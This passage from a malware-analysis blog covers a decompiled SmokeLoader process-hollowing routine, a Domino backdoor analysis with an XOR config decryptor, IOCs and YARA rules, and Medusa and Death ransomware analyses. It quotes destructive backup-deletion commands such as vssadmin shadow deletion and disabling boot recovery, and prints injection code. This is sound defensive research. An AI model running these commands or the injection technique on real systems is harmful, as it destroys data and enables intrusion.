        (IAT_Struct-&gt;NtWriteVirtualMemory_api)(hProcess, v11, IAT_Struct-&gt;buffer, *(ptr_optionalHeader + 84), 0);  
        for ( i = 0; i &lt; *(ptr_optionalHeader + 6); ++i )  
        {  
          v17 = (*(buffer + 60) + IAT_Struct-&gt;buffer + 40 * i + 248);  
          (IAT_Struct-&gt;NtWriteVirtualMemory_api)(hProcess, v17[3] + v11, v17[5] + IAT_Struct-&gt;buffer, v17[4], 0);  
        }  
        (IAT_Struct-&gt;WriteProcessMemory_api)(hProcess, ptr_memory_1[41] + 8, ptr_optionalHeader + 52, 4, 0);  
        ptr_memory_1[44] = *(ptr_optionalHeader + 40) + v11;  
        (IAT_Struct-&gt;SetThreadContext_api)(v14, ptr_memory_1);  
        (IAT_Struct-&gt;ResumeThread_api)(v14);  
        (IAT_Struct-&gt;CloseHandle_api)(v14);  
        (IAT_Struct-&gt;CloseHandle_api)(hProcess);  
        return (IAT_Struct-&gt;ExitProcess_api)(0);  
      }  
    }  
  }  
  return result;  
}
</code></pre></div></div>
<p>so if we wanna summarize what this shellcode does it will be :</p>

<ul>
  <li>build IAT using runtime API resolving</li>
  <li>run the parent process but in suspended state</li>
  <li>unmap parent code from memory</li>
  <li>map and inject the new payload which resides at 0x15A0</li>
  <li>resume the process with the new payload</li>
</ul>

<p><strong>here is the end of the article and I hope you learn something new and if there is any mistakes do not hesitate to tell me .</strong></p>

<p><strong>thanks for your time -_- ……….</strong></p>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[this small article is about reavling secrects of shellcode used by smokeloader in unpacking process]]></summary></entry><entry><title type="html">Fin7-Domino Supply Chain Analysis</title><link href="https://farghlymal.github.io/Fin7-Domino-Attack/" rel="alternate" type="text/html" title="Fin7-Domino Supply Chain Analysis" /><published>2023-04-24T00:00:00+00:00</published><updated>2023-04-24T00:00:00+00:00</updated><id>https://farghlymal.github.io/Fin7-Domino-Attack</id><content type="html" xml:base="https://farghlymal.github.io/Fin7-Domino-Attack/"><![CDATA[<h1 id="domino-supply-chain-analysis">Domino Supply Chain Analysis</h1>

<h2 id="hello-geeks-i-have-decided-to-spend-my-time-reading-some-reports-and-trying-to-do-my-own-analysis-to-upgrade-my-threat-intel-skills-so-domino-was-a-good-start-for-me">Hello Geeks, I have decided to spend my time reading some reports and trying to do my own analysis to upgrade my threat intel skills so Domino was a good start for me</h2>

<h1 id="overview">Overview</h1>

<p>In the last week IBM X-force team discovered a new threat and they call it “Domino” This malware was developed by ITG14(FIN7) and this backdoor is using now by ITG23 cyber criminals who developed <strong>Conti Ransomware</strong> and <strong>trickbot ,</strong> they observed that this backdoor is using by ITG23 since February 2023, ITG14 has built this backdoor embedded in another loader Called <strong>Dave Loader</strong> which has been developed by <strong>ITG23</strong></p>

<p>we observed that the Dave loader is loading Domino Backdoor and this backdoor allocates some data about the victim and connects with its C2 and sends this data ,then it received another payload and in my case is called <strong><em>Nemesis Project info stealer</em></strong> and here is the supply chain of this attack</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*M8hTCoqSFIXCjGKIvXUt6Q.png" alt="" /></p>

<p>so if we want to summarize these words that there is a cooperation between FIN7 and ITG23,</p>

<p>Domaino backdoor is loaded using Dave loader</p>

<p>Dave loader → <strong>ITG23</strong></p>

<p>Domino Backdoor →ITG14(FIN7)</p>

<h1 id="dave-loader-overview">Dave Loader overview</h1>

<p>The sample analyzed for the purpose of this report is a 64-bit executable with MD5 hash <strong>2CC79806701F1A6E877C29B93F06F1BB</strong> and a reported compile date of 28 February 2023. This sample is identified as a variant of Dave Loader, a crypto linked to threat group ITG23 and more commonly observed with payloads such as Emotet.</p>

<p>This sample has two encrypted resources within a resource directory named “<strong>XKLKLCRTE</strong>.” Dave Loader loads the resources using the API calls <strong>LdrFindResource_U</strong> and <strong>LdrAccessResource</strong> and decrypts them using XOR and the key <strong>mh8ZqMlTsaDYBZe7ma\x00</strong>.</p>

<h1 id="code-analysis">Code Analysis</h1>

<h2 id="create-victim-id">Create Victim ID</h2>

<p>The Dropped file starts its behavior by allocating PC Data</p>

<blockquote>
  <p><em>Pc name followed by domain if found</em></p>

  <p><em>username</em></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*8sSvxcvc93Ju4MtQyRZgWA.png" alt="" /></p>

<p>Get the username and the pc name</p>

<p>the Malware uses this data to create a hash for this victim and this behavior indicates that we are dealing with a Backdoor or Botnet or Ransomware but due to fundamental analysis and low functionality this malware is a Backdoor with Botnet Capabilities, the malware uses a simple xor algorithm to create the hash</p>

<p><img src="https://miro.medium.com/v2/resize:fit:849/1*Pdwz2cPoGpxM46bYsSTuww.png" alt="" /></p>

<h2 id="hash-generation">Hash Generation</h2>

<p>the output of this operation is to identify every victim and I think the Adversary will operate differently if the device is joined to the domain here is how the output looks like in my case</p>

<p>894207f62add2f96-2540</p>

<p>then it will get the Domain Name using <strong>GetComputerNameExA()</strong> and set al with 0 if there is no domain joined</p>

<p><img src="https://miro.medium.com/v2/resize:fit:756/1*XsKHJRbb3mMVvYVhc8f6TA.png" alt="" /></p>
<h2 id="config-decryption">Config Decryption</h2>

<p>the malware then will decrypt its config using simple xor with a 16-byte key and is saved before the encrypted Data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:684/1*tXDGzFiVrPvA3FA7GROmLg.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Le9iqyYhxz0zIPCS5fOfNw.png" alt="" /></p>

<p>I tried to extract it using a simple Python code to do this job</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">output</span> <span class="o">=</span> <span class="s">""</span>  
<span class="n">key</span> <span class="o">=</span> <span class="s">"039b547217d35ee6e0e9efe0df360d79"</span>  
<span class="n">size</span> <span class="o">=</span> <span class="mi">128</span>  
<span class="n">key_by</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="n">key</span><span class="p">)</span>  
  
<span class="n">Data</span> <span class="o">=</span> <span class="s">"3ba37a4326ea70d7d7dcc1d1ed02714037b565472ffd6cd2d7c7d8d2df58e3e0342a79f6f25e3496c1d73ac1f3f73acc1c2c5d818cd99918b3dbcc8a5386435b6227217df515756aa081ffceda7f61af7c944cf1929949ad943026602a08c919a40e05e92611e831730d74b0f7b91cdc11fb9d57fcc59368b6774126a96c85aa369bee6cbd9b786000"</span>  
<span class="n">Data_by</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="n">Data</span><span class="p">)</span>  
  
<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="n">size</span><span class="p">):</span>  
    <span class="n">output</span> <span class="o">+=</span> <span class="nb">chr</span><span class="p">(</span><span class="n">Data_by</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">^</span> <span class="n">key_by</span><span class="p">[</span><span class="n">i</span> <span class="o">%</span> <span class="mi">16</span><span class="p">])</span>  
  
<span class="k">print</span><span class="p">(</span><span class="n">output</span><span class="p">.</span><span class="n">encode</span><span class="p">(</span><span class="s">'utf-8'</span><span class="p">,</span> <span class="s">'ignore'</span><span class="p">))</span>  
  
<span class="s">"""  
output = 119.175.124|94.158.247.72  
"""</span>  
</code></pre></div></div>

<p>so we got 2 IP addresses and I think the flow will lead us to communication with C2 in the next steps</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*MDQyB3Eo6gmMFOD10Lzy0A.png" alt="" /></p>

<p>C2 ips</p>

<h1 id="c2-communication">C2 Communication</h1>

<p>the malware after decrypting C2 will try to connect to C2 servers and if the machine was under a Domain it will use the second Ip address</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*IwqzLXttfQVfm-8RSgthmg.png" alt="" /></p>

<p>so I connect the internet to my VM and open Wireshark to watch what it will do, the author uses the native Socket library for connection with C2</p>

<p><img src="https://miro.medium.com/v2/resize:fit:743/1*Amnr6IuUCncAwOy1-7DfyA.png" alt="" /></p>

<p>after a successful connection, the malware will execute this line so I used <strong>chatgpt</strong> to help me understand it</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*0EubPCy9ItwDIgYha8TMSg.png" alt="" /></p>

<p>then the malware will decrypt another block of data and use it as a key for RSA Encryption</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*MVQXDtqvoy51ja5g93WUzg.png" alt="" /></p>

<p>then the malware will send this key after encryption to C2 using Pushs in TCP protocol</p>

<p><img src="https://miro.medium.com/v2/resize:fit:708/1*arc7c45xHyTcHsf8YaUlAA.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*yzz1EUQJ3qIoQX_PDXBWSQ.png" alt="" /></p>

<p>if the connection success it will break and will not try to connect using another port</p>

<p><img src="https://miro.medium.com/v2/resize:fit:780/1*E7OUcImHFWnIYIgzBv-Xww.png" alt="" /></p>

<h1 id="allocate-data-and-send-it">Allocate Data and Send it</h1>

<p>the malware starts allocating data but this time it will send it to C2 and here is the allocated Data</p>

<blockquote>
  <p><em>username</em></p>

  <p><em>OS.dwMajorVersion</em></p>

  <p><em>OS.dwMinorVersion</em></p>

  <p><em>OS.dwBuildNumber</em></p>

  <p><em>Bot-ID</em></p>

  <p><em>Domain Checker</em></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:823/1*SWQD5AAxvdcWUAPXF-Oaxw.png" alt="" /></p>

<p>then the malware will save this data in a struct and here is how it’s looks</p>

<p><img src="https://miro.medium.com/v2/resize:fit:849/1*4dkqc9C3dfMqmYlGt41WTQ.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*PXJ7uGMjDCdDQKHki61MEQ.png" alt="" /></p>

<p>from <a href="https://securityintelligence.com/posts/ex-conti-fin7-actors-collaborate-new-backdoor/">https://securityintelligence.com/posts/ex-conti-fin7-actors-collaborate-new-backdoor/</a></p>

<p>then the malware will encrypt this structure using AES-265 algorithm, after that, it will send 4 Bytes which have been xored with the Size of Encrypted_data, and then will send the encrypted data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*jcc2kOHyfrj0oY5-7NsTNQ.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*MXkVded3ZmpIvlBW-D3f1g.png" alt="" />Data Segmentation in WireShark</p>

<h1 id="receive-from-c2">Receive From C2</h1>

<p>after data transportation, it will determine the status of the Socket handle got before and check if it is still open or not and will do this using <a href="https://learn.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-select"><strong>Select()</strong></a></p>

<p>the specimen then will try to receive data from the C2 server using <strong>R</strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-recv"><strong>ecv()</strong></a>  and then allocate a space to save in</p>

<p><img src="https://miro.medium.com/v2/resize:fit:850/1*gXrHsTAuz47CdYAKVVfI3w.png" alt="" /></p>

<p>after that, the malware will allocate a space to receive the full data which I think will be a PE Encrypted File</p>

<p><img src="https://miro.medium.com/v2/resize:fit:663/1*u1tmZQPV5VU3F7n1tbDcug.png" alt="" /></p>

<p>then the malware will decrypt the received data using AES Algorithm</p>

<p><img src="https://miro.medium.com/v2/resize:fit:730/1*INE-r2yujH_6Nra7CUtX9w.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*LVKhnsJKGa8M8HkpjQrYGw.png" alt="" />AES Decryption</p>

<h1 id="take-a-decision">Take a decision</h1>

<p>The C2 will send raw Data and it’s not a PE file in raw form, so the first 4bytes contain the size of the data, I got this from the Decryption function, the function responsible for receiving Data returns the size of the Data stream saved which is then used for the decryption process</p>

<p><img src="https://miro.medium.com/v2/resize:fit:729/1*Qxs5ezDnOV9zfmVtb6zTUA.png" alt="" />Determine the data length
#
then the malware will take a decision based on the 5th byte of the raw data after decryption, and it has 6 options to do, I will discuss these options in detail, let’s go……….</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*wiG2IYJhJxNRwHGPFoS-mg.png" alt="" />Execution options</p>

<h2 id="case-1-"><strong>case 1 :</strong></h2>

<p>the malware will check if the file is PE File and then will try to get the address of export named <strong>“ReflectiveLoader”</strong> using <strong>optional header</strong> also by using some manipulation with sections it will retrieve the needed address and then will allocate space using <a href="https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc"><strong>VirtualAlloc()</strong></a> and write PE file in this allocated memory then will create a thread in the current process using <a href="https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread"><strong>CreateThread()</strong></a></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*_k4R-mDb4vZG_rqWSsS_aA.png" alt="" /></p>

<h2 id="case-3-">Case 3 :</h2>

<p>in the magic byte (5th bytes ) is = 3 the malware will stop execution</p>

<p><img src="https://miro.medium.com/v2/resize:fit:266/1*7csLIAHx2Su-McZmhsrvqA.png" alt="" /></p>

<p>ثوره</p>

<h2 id="case-4-">Case 4 :</h2>

<p>in this option, the malware also will start by checking if the given file is a PE file and then will create a temp file and write the PE file into it,</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*nbAznJnE36P3_45MtuMelg.png" alt="" /></p>

<p>then it will create a normal process using <a href="https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa"><strong>CreateProcess()</strong></a> with no window</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*b7OVybuAnvvZSFuwt76_uA.png" alt="" /></p>

<h2 id="case-7-">Case 7 :</h2>

<p>in this option, the author retrieves all process IDs and names of the running process and saves it on an allocated memory</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*1WKQXoZRRocEFtkEWSw-WQ.png" alt="" /></p>

<p>and here is how the output looks like</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*4dtEgV2k1WrLCbX_cCqleQ.png" alt="" /></p>

<p>then it will send this data to c2</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*80xgrXCZMjpfawf43ttl4Q.png" alt="" /></p>

<h2 id="case-5-and-6-">Case 5 and 6 :</h2>

<p>after the sending All process IDs and Names the C2 will respond with a process id to inject the payload into it, so it will allocate a virtual memory in this process using <a href="https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex"><strong>VirtuallAllocEx()</strong></a> and then will run this payload via remote thread execution using <a href="https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread"><strong>CreateRemoteThread()</strong></a> API</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*3yCQL-j3q0cnGTSRgZiUbA.png" alt="" /></p>

<h2 id="downloaded-file-">Downloaded File :</h2>

<p>in my case, I have not any reply from the C2 server it just allocates data and sends it with not received data so I will use the report from  <a href="https://securityintelligence.com/posts/ex-conti-fin7-actors-collaborate-new-backdoor/"><em>IBM security</em></a>  and based on it the downloaded file is an info stealer called <strong>Nemesis Project Infostealer</strong> and it’s a [.Net exe] like many info stealers that do the same job with the same function I think<strong><em>,</em></strong> I will not dig deep in analyzing this stage as I said before,</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*A1Nz-0UV36iGDrphSYrF9w.png" alt="" /></p>

<p>note → I have a professional report about the famous Stealer Called <strong>RedLine Stealer</strong> you  can check my report <a href="https://medium.com/@farghly.mahmod66/redline-stealer-code-analysis-6753583a78d4"><strong><em>click here</em></strong></a></p>
<pre><code class="language-C"># **IOCs**

Dave loader :  
   sha 265 = DE9B3C01991E357A349083F0DB6AF3E782F15E981E2BF0A16BA618252585923A  
Domino Backdoor:  
   sha 265 = 4ED1348A9A1A6917DBF77415C41CF7D19552394BCF76586E81516502C39D407C  
  
Network :  
   ip = 88.119.175[.]124  
   ip = 94.158.247[.]72  
   ip = 185.225.17[.]202  
   ip = 5.182.37[.]118  
   ip = 45.67.34[.]236
</code></pre>
<h1 id="yara-rule">Yara Rule</h1>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">rule</span> <span class="n">Domino_BackDoor</span> <span class="p">{</span>  
    <span class="n">meta</span><span class="p">:</span>  
    <span class="n">description</span><span class="o">=</span><span class="s">"Dectect Domino Backdoor"</span>  
    <span class="n">author</span>     <span class="o">=</span><span class="s">"@AzizMal"</span>  
    <span class="n">date</span>       <span class="o">=</span><span class="s">"2023/4/24"</span>  
    <span class="nb">hash</span>       <span class="o">=</span><span class="s">"4ED1348A9A1A6917DBF77415C41CF7D19552394BCF76586E81516502C39D407C"</span>  
    
  <span class="n">strings</span><span class="p">:</span>  
    <span class="err">$</span><span class="n">S1</span> <span class="o">=</span> <span class="p">{</span><span class="n">C7</span> <span class="mi">44</span> <span class="mi">24</span> <span class="err">??</span> <span class="n">BB</span> <span class="mi">01</span> <span class="mi">00</span> <span class="mi">00</span> <span class="p">[</span><span class="mi">4</span><span class="o">-</span><span class="mi">10</span><span class="p">]</span> <span class="n">C7</span> <span class="mi">44</span> <span class="mi">24</span> <span class="err">??</span> <span class="mi">50</span> <span class="mi">00</span> <span class="mi">00</span> <span class="mi">00</span> <span class="p">[</span><span class="mi">4</span><span class="o">-</span><span class="mi">10</span><span class="p">]</span>   
          <span class="n">C7</span> <span class="mi">44</span> <span class="mi">24</span> <span class="err">??</span> <span class="mi">90</span> <span class="mi">1</span><span class="n">F</span> <span class="mi">00</span> <span class="mi">00</span> <span class="p">[</span><span class="mi">3</span><span class="o">-</span><span class="mi">07</span><span class="p">]</span> <span class="n">C7</span> <span class="mi">44</span> <span class="mi">24</span> <span class="err">??</span> <span class="mi">35</span> <span class="mi">00</span> <span class="mi">00</span> <span class="mi">00</span><span class="p">}</span>  
    <span class="err">$</span><span class="n">S2</span> <span class="o">=</span><span class="s">"ReflectiveLoader"</span>  
  
  <span class="n">condition</span><span class="p">:</span>  
    <span class="n">uint16</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span> <span class="o">==</span> <span class="mh">0x5A4D</span> <span class="ow">and</span> <span class="nb">all</span> <span class="n">of</span> <span class="n">them</span>  
  
<span class="p">}</span> 
</code></pre></div></div>
<p>we got a good results here using heybird analysis yara search</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Nv-S9-CCvss5UgqO6u12Aw.png" alt="" /></p>

<h2 id="references-">References :</h2>

<ul>
  <li><a href="https://securityintelligence.com/posts/ex-conti-fin7-actors-collaborate-new-backdoor/">https://securityintelligence.com/posts/ex-conti-fin7-actors-collaborate-new-backdoor/</a></li>
  <li><a href="https://www.malwarebytes.com/blog/news/2023/04/malware-authors-join-forces-and-target-organisations-with-domino-backdoor">https://www.malwarebytes.com/blog/news/2023/04/malware-authors-join-forces-and-target-organisations-with-domino-backdoor</a></li>
</ul>]]></content><author><name>Aziz Farghly</name></author><summary type="html"><![CDATA[this artical explains how attach chain used by Fin7 using Domino Backdoor]]></summary></entry><entry><title type="html">Medusa Ransomware detection</title><link href="https://farghlymal.github.io/Hunting-MedusaRansomware/" rel="alternate" type="text/html" title="Medusa Ransomware detection" /><published>2023-04-13T00:00:00+00:00</published><updated>2023-04-13T00:00:00+00:00</updated><id>https://farghlymal.github.io/Hunting-MedusaRansomware</id><content type="html" xml:base="https://farghlymal.github.io/Hunting-MedusaRansomware/"><![CDATA[<h1 id="introduction">Introduction</h1>

<p>Medusa is RansomWare that will run specific tasks to prepare the target system for the encryption of files, Medusa was first seen in 2019, Medusa avoids executable files, probably to avoid rendering the targeted system unusable for paying the ransom, Medusa Locker has been known to exploit Remote Desktop Protocol (RDP) vulnerabilities to gain access to a victim’s machine, It uses a combination of AES and RSA-2048, and reportedly appends extensions such as .encrypted, .bomber, .boroff, .breakingbad, .locker16, .newlock, .nlocker, and .skynet.</p>

<h1 id="how-to-do-it">How To Do it</h1>

<p>I will use IDA Pro as my tool to help me with this project, first one of the most things that identify a sample or a family of Malware is <em>Strings,</em> looking at strings gives us a lot of options to include in our yara rule</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*AHkHJzNX2Dfv_wM1rQ5_LA.png" alt="" /></p>

<p>strings</p>

<p>the malware uses a removed <strong><em>PrintF in C++,</em></strong>  the second string is a string, so we need to take a look at all strings we get some useful ones</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*YMdjx5AD3jF0rkkFDk9czA.png" alt="" /></p>

<blockquote>
  <p><strong>“ {8761ABBD-7F85–42EE-B272-A76179687C63} ”</strong></p>

  <p><strong>“ [LOCKER] Is running ”</strong></p>

  <p><strong>“ vssadmin.exe Delete Shadows /All /Quiet ”</strong></p>

  <p><strong>“ bcdedit.exe /set {default} recoveryenabled No”</strong></p>

  <p><strong>‘ wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest ’</strong></p>
</blockquote>

<p>and I have another sample that is 64 bit, I need to explore it</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*iY5fRae4hXbCjzEXe8bLyA.png" alt="" /></p>

<p>64-bit strings</p>

<blockquote>
  <p><strong>“vssadmin.exe Delete Shadows /All /Quiet”</strong></p>

  <p><strong>“bcdedit.exe /set {default} recoveryenabled No”</strong></p>

  <p><strong>“wbadmin DELETE SYSTEMSTATEBACKUP”</strong></p>
</blockquote>

<p>so let’s build our rule to detect this family</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">rule</span> <span class="n">Medusa_locker</span><span class="p">{</span>  
    <span class="n">meta</span><span class="p">:</span>  
        <span class="n">Description</span> <span class="o">=</span> <span class="s">"This is a simple powerful rule to detect Medusa Locker"</span>  
        <span class="n">author</span>      <span class="o">=</span> <span class="s">"AzizMal --&gt; Farghly.mahmoud66@outlook.com"</span>  
        <span class="n">Data</span>        <span class="o">=</span> <span class="s">"13/4/2023"</span>  
        <span class="n">cape_type</span>   <span class="o">=</span> <span class="s">"MedusaLocker Payload"</span>  
   
          
    <span class="n">strings</span><span class="p">:</span>  
        <span class="err">$</span><span class="n">S1</span> <span class="o">=</span> <span class="s">"bcdedit.exe /set {default} recoveryenabled No"</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S2</span> <span class="o">=</span> <span class="s">"bcdedit.exe /set {default} bootstatuspolicy ignorea"</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S3</span> <span class="o">=</span> <span class="s">"bcdedit.exe /set {default} recoveryenab"</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S4</span> <span class="o">=</span> <span class="s">"wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest"</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S5</span> <span class="o">=</span> <span class="s">"wmic.exe SHADOWCOPY /nointeractive"</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S6</span> <span class="o">=</span> <span class="s">"[LOCKER] Run scanning..."</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S7</span> <span class="o">=</span> <span class="s">"[LOCKER] Stop and delete services"</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S8</span> <span class="o">=</span> <span class="s">"{8761ABBD-7F85-42EE-B272-A76179687C63}"</span> <span class="n">wide</span>  
        <span class="err">$</span><span class="n">S9</span> <span class="o">=</span> <span class="s">"[LOCKER] Sleep at 60 seconds..."</span> <span class="n">wide</span>  
      
    <span class="n">condition</span><span class="p">:</span>  
        <span class="n">uint16</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span> <span class="o">==</span> <span class="mh">0x5A4D</span> <span class="ow">and</span> <span class="mi">5</span> <span class="n">of</span> <span class="p">(</span><span class="err">$</span><span class="n">S</span><span class="o">*</span><span class="p">)</span>   
<span class="p">}</span>
</code></pre></div></div>
<p>I have 4 samples and I will test them, then I will use an online sandbox to scan a wide range of samples , and here is the result bro</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*_6F9cIetYv2M564dhzE7Gg.png" alt="" /></p>

<p>local scanning</p>

<p>using <a href="https://www.hybrid-analysis.com/yara-search/results/137e18a84891d727543efd48ea8e444bbf65f960890dcb149d02daee6d07b487"><strong>hybrid-analysis.com</strong></a> <strong>we got awsom results</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*4VfvYQQgFkjDBLmczvyt9g.png" alt="" /></p>

<p>more detection (60 sample) in the sandbox give us how the yara is good, and here is the link if u want to check <a href="https://www.hybrid-analysis.com/yara-search/results/137e18a84891d727543efd48ea8e444bbf65f960890dcb149d02daee6d07b487"><strong><em>click here</em></strong></a></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*GkIx9y2I0e_SIWmfh05_nA.png" alt="" /></p>

<p>thanks for reading -_-</p>

<p><strong>thanks for</strong> <a href="https://github.com/MalGamy"><strong>MalGamy</strong></a></p>

<p>follow me</p>

<p><a href="https://www.linkedin.com/in/aziz-farghly-9133501a4"><strong><em>LinkedIn</em></strong></a></p>

<p><a href="https://twitter.com/FarghlyMal"><strong><em>Twitter</em></strong></a></p>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[In this small article, i will explain how to write a Yara rule for Medusa Ransomware]]></summary></entry><entry><title type="html">Death RansomWare part_2</title><link href="https://farghlymal.github.io/Death-RansomWare-part_2/" rel="alternate" type="text/html" title="Death RansomWare part_2" /><published>2023-04-05T00:00:00+00:00</published><updated>2023-04-05T00:00:00+00:00</updated><id>https://farghlymal.github.io/Death-RansomWare-part_2</id><content type="html" xml:base="https://farghlymal.github.io/Death-RansomWare-part_2/"><![CDATA[<h1 id="introduction">Introduction</h1>
<p>Hello Geeks, in <a href="https://medium.com/@farghly.mahmod66/death-ransomware-analysis-part1-85a9a3b1132"><strong><em>Part_1</em></strong></a> we talked about the unpacking process of Ransomware and in this Article, I will complete the analysis and extract how the encryption methodology is done and what files are being encrypted, in the end, I will write a simple Yara rule to detect this Variant of Death Ransom, so let’s dig into the analysis process</p>

<h1 id="basic-static-">Basic Static :</h1>

<p>the malware looks straightforward with low entropy, and that means it will not do decryption of its configuration</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*lC4cwx-jwtZNcqYlYWbnAg.png" alt="" /></p>

<p>so let’s take a look at its strings, which give us strings like (Ransomware messages and some things related to shadow copy, etc….)</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Ph1ozcXiBlNRNvxVmvDpDQ.png" alt="" /></p>

<h1 id="avoid-infection-"><strong>Avoid Infection :</strong></h1>

<p>the malware starts its behavior by avoiding infection for some countries using these APIs</p>

<blockquote>
  <p><a href="https://learn.microsoft.com/en-us/windows/win32/api/winnls/nf-winnls-getuserdefaultlangid"><strong><em>GetUserDefaultLangID()</em></strong></a></p>

  <p><a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getkeyboardlayoutlist"><strong><em>GetKeyboardLayoutList()</em></strong></a></p>
</blockquote>

<p>to retrieve the machine languages and keyboard-installed languages, and here is the malware to avoid infecting users of some Asian Countries like</p>

<blockquote>
  <p><strong><em>1049 → Russian language</em></strong></p>

  <p><strong><em>1087 → Farsi (Persian) language</em></strong></p>

  <p><strong><em>1059 → Belarusian language</em></strong></p>

  <p><strong><em>1058 → Ukrainian language</em></strong></p>

  <p><strong><em>1092 → Azerbaijani language</em></strong></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*5hb7rCp-stL6pcS1782dbg.png" alt="" /></p>

<h1 id="getting-machineip-">Getting MachineIP :</h1>

<p>the sample then tries to connect to “HTTP://iplogger[.]org/1Zqq77 “ and download a File Called “ntos.database” using <a href="https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)"><strong>URLDownloadToFilA()</strong></a> API</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*DzSQz9QmWsNrT2QCKzOgow.png" alt="" /></p>

<p>and if we try to open the downloaded file, it’s an HTML File</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*_7Isrq6j2FdLg-Q732EsAA.png" alt="" /></p>
